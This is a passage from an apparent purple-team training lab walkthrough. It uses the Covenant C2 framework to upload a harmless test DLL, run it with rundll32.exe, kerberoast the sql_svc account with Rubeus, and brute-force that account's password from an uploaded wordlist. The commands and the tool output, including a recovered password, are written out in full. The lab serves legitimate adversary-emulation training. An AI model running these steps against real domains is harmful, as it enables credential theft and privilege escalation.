
Even if your C++ knowledge is limited, it should be straightforward to understand that this simple DLL does not perform anything malicious. Instead, it creates a file `SEC699.txt` and writes a payload *"SEC699: Payload executed on `<CURRENTTIME>`"*. While not useful in an actual red team test, this is perfect in a purple team scenario, where we merely want to emulate DLLs being executed using `rundll32.exe`. Let's try to leverage this DLL in our scenario!

Step 3: Finding a Writeable Folder to Upload our DLL

In our Commando machine, please open the Covenant web interface again and click the Grunt you created in the previous step. Please open the *"Task"* view, as we want to execute a command to identify a writeable folder for the compromised user.

Our task will be a PowerShell task (select in dropdown box). We will look for the `TEMP` environment variable using PowerShell which should point to a user-writeable folder. To do so, run the following command:


```
$env:TEMP
```



Finally, create the task by clicking the `Task` button. We will immediately get redirected to the `GruntTasking`, where we can monitor the status of tasks. After a few seconds (might also require a page refresh) the task output becomes available which in our case is the previous PowerShell script's output.


As shown in the below screenshot, we can see which command was executed as well as its output (our desired temporary folder's path).

```
C:\Users\student\AppData\Local\Temp
```




Step 4: Uploading our DLL Payload

With our temporary folder located, go ahead and create a new `Upload` task. Upload the provided DLL to the `C:\Users\student\AppData\Local\Temp\SEC699.dll` destination.



In the `Taskings` tab to which we get redirected, and once the upload completed, we obtain a confirmation of successful upload.



Step 5: Executing our Sample DLL

This type of DLL can be executed using `rundll32.exe` using the following command syntax:

```
rundll32.exe <file>,<entrypoint>
```

Some additional explanation about how `rundll32.exe` actually executes DLLs:

> `rundll32.exe` performs the following steps:
>
> 1. It parses the command line.
> 2. It loads the specified DLL via LoadLibrary().
> 3. It obtains the address of the function via GetProcAddress().
> 4. It calls the function, passing the command line tail which is the .
> 5. When the function returns, `rundll32.exe` unloads the DLL and exits.
>
> *Source: support.microsoft.com*

As the entrypoint of our DLL is simply called `entry`, we can thus execute our sample code as follows:


```
rundll32.exe SEC699.dll,entry
```

One main caveat outlined in the course as well as in Microsoft's documentation is `rundll32.exe`'s unpredictable behavior when special characters are used.

> For best results, use the short filename instead of the long filename to ensure that no illegal characters will appear. Note in particular that this means a DLL in the "C:\Program Files" folder should be converted to its short name.
>
> *Source: support.microsoft.com*

Avoiding special characters can be done by changing the current directory (`cd`) to the payload's root (`C:\Users\student\AppData\Local\Temp\`). Covenant provides a specialized task for this, called *"ChangeDirectory"*.

Once we use the *"ChangeDirectory"* task, the output should be the new current directory.



Once in the right directory, create a new *"PowerShell"* task. In this PowerShell task, we will leverage `rundll32.exe` as seen in the course:


```
rundll32.exe ./SEC699.dll,entry
```

***Note**: The advantage of leveraging a PowerShell task is that we can invoke `rundll32.exe` without referencing the binary's full path, which is not the case should we invoke it using the "Shell" task.*

Step 6: Confirm successful execution of the DLL

The previous `rundll32.exe` execution doesn't provide any feedback, so how can we confirm that it successfully ran? Remember that the `SEC699.dll` writes output to a `SEC699.txt` file. Using a *"ListDirectory"* task enables us to retrieve the contents of the current (`.`) directory.


Once we execute the task, we can observe the directory contains a file titled `SEC699.txt`; as we would hope.



Let's use another "PowerShell" task to confirm the file's content. More specifically, we will leverage the `Get-Content` cmdlet.

```
Get-Content -Path ./SEC699.txt
```

Once we retrieve the task's output, you should notice the `SEC699.txt` file confirms our DLL executed properly!.



T1208: Credential Access through Kerberoasting


You may have noticed that we are currently running under a normal, unprivileged, domain user context (user `student`). Let's see if we can escalate our privileges further in the domain...

Step 7: Kerberoast through Covenant

One of the highly interesting modules in Covenant (implemented as a task) is Rubeus. For now, we will simply use Rubeus to identify Kerberoastable users. This can be achieved using the following *"Rubeus"* task command:

```
kerberoast
```

Once executed, we notice that we managed to kerberoast the `sql_svc` user.




Step 8: Brute force through Rubeus

In typical red-teaming operations, one would brute force the obtained hash on an offline system. For simplicity, we will leverage `Rubeus.exe` as we covered in a previous lab.


The first step is hence to upload the `passwordlist.txt` file. This can be achieved using an *"Upload"* task which will place the file in the writeable directory.

You may use the following *"FilePath"*:

```
C:\Users\student\AppData\Local\Temp\passwordlist.txt
```




As expected, the task's output provides us with the uploaded file's path.




Now, intuitively you would leverage the *"Rubeus"* task to brute force the hashes as we did in previous labs. Sadly, Covenant's built-in Rubeus version is not the post recent. To cope with this limitation, we will upload our own Rubeus version.

You may use the following *"FilePath"* for Rubeus:

```
C:\Users\student\AppData\Local\Temp\Rubeus.exe
```



If all went well, you should have a successful task output.




With both Rubeus and our password list on the target host, all there is left to do is to brute force the `sql_svc` account. To do so, execute Rubeus using the following *"PowerShell"* command:

```
./Rubeus.exe brute /user:sql_svc /passwords:passwordlist.txt
```

After a couple of seconds, the task's output should reveal the `sql_svc` account's password:

```
   ______         _
  (_____ \       | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[+] Valid user => sql_svc
[+] STUPENDOUS => sql_svc:3g2W31Eo
[*] Saved TGT into sql_svc.kirbi

[+] Done
```



